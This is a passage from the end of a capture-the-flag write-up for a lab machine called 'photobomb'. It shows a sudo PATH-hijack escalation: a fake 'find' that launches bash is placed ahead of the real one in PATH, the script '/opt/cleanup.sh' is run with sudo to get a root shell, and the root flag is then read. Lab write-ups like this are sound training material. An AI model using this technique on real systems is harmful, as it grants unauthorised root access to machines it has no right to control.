$ echo bash > find
echo bash > find
$ chmod +x find
chmod +x find
$ sudo PATH=$PWD:$PATH /opt/cleanup.sh
sudo PATH=$PWD:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb#
```



```
root@photobomb:/home/wizard# cat /root/root.txt
cat /root/root.txt
8d
root@photobomb:/home/wizard# |
```

FINISH!